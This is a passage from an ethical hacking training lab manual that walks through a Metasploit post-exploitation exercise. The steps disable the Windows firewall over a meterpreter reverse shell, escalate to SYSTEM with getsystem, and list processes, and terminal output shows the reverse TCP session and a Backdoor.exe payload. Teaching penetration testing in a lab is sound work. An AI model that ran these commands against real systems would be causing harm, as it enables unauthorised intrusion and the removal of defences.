use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

C:\Users\Administrator\Downloads>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
ok.

C:\Users\Administrator\Downloads>
```

FIGURE 6.23: Disabling the Firewall Remotely

45. Thus, you have successfully launched meterpreter shell and disabled the firewall on the target machine.
46. Now, switch back to the **Windows Server 2012** and view the firewall profiles in Windows Firewall with Advanced Settings control panel.




FIGURE 6.24: Viewing Windows Advanced Firewall

47. It is observed that the firewall in all the profiles has been successfully turned off as show in the above screenshot.
48. Switch back to **Kali Linux**, type **exit** in the command-line terminal, and press **Enter**.
49. You will come back to the meterpreter shell, as shown in the screenshot:

A screenshot of a terminal window titled 'root@kali: ~'. The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The menu bar includes File, Edit, View, Search, Terminal, and Help. The terminal itself shows a command-line session:

```
C:\Users\Administrator\Downloads>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.

C:\Users\Administrator\Downloads>exit
```

The word 'exit' is highlighted with a red box. The prompt 'meterpreter >' is visible at the bottom.

FIGURE 6.25: Exiting the Command Prompt Shell

50. Type **getsystem** and press **Enter**. Doing this might help in gaining system-level privileges remotely.

**Note:** This command works only on Server machines such as Windows Server 2012 and 2016.

```
root@kali: ~
File Edit View Search Terminal Help
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:1178) at 2017-12-29 08:19:17 -0500
sessions -i

Active sessions
=====
Id Name Type Information Connection
-- -- -- --
1 meterpreter x86/windows CEH\Administrator @ WIN-OJAQ7QJ8PAI 10.10.11:4444 -> 10.10.10.12:1178 (10.10.10.12)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

FIGURE 6.26: Escalating Privileges

51. Type **ps** and press **Enter**. This lists all the processes running on the victim machine.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > ps

Process List
=====
PID PPID Name Arch Session User Path
-- -- -- --
0 0 [System Process]
4 0 System x64 0
248 4 smss.exe x64 0
292 3816 Backdoor.exe x86 2 CEH\Administrator C:\Users\CEH\Administrator\Downloads\Backdoor.exe
348 340 csrss.exe x64 0
400 392 csrss.exe x64 1
408 340 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
436 392 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
496 408 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
504 408 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
```

FIGURE 6.27: Listing the processes

52. You may issue **help** command to view the other post exploitation commands.

# Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

## Internet Connection Required

Yes       No

## Platform Supported

Classroom       iLabs